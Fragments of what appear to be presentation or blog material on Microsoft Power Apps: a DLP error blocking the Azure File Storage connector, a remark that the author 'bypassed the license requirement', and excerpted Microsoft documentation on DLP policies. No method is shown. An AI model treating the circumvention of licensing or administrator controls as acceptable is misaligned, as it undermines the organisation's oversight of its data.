


This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.



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
Less

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.

So we were able to bypass the license requirement

But blocked by… DLP?



Data loss prevention policies

Article • 07/12/2023 • 7 contributors

Your organization's data is likely one of the most important assets you're responsible for safeguarding as an administrator. The ability to build apps and automation to use that data is a large part of your company's success. You can use Power Apps and Power Automate for rapid build and rollout of these high-value apps so that users can measure and act on the data in real time. Apps and automation are becoming increasingly connected across multiple data sources and multiple services. Some of these might be external, third-party services and might even include some social networks. Users generally have good intentions, but they can easily overlook the potential for exposure from data leakage to services and audiences that shouldn't have access to the data.

You can create data loss prevention (DLP) policies that can act as guardrails to help prevent users from unintentionally exposing organizational data. DLP policies can be scoped at the environment level or tenant level, offering flexibility to craft sensible policies that strike the right balance between protection and productivity. For tenant-level policies you can define the scope to be all environments, selected environments, or all environments except ones you specifically exclude. Environment-level policies can be defined for one environment at a time

Additional resources

Documentation

Connector classification - Power Platform

About ways to categorize connectors within a DLP policy.


Create a data loss prevention (DLP) policy - Power Platform

In this topic, you learn how to create a data loss prevention (DLP) policy in Power Apps

Impact of DLP policies on apps and flows - Power Platform

About the impact of DLP policies on apps and flows.

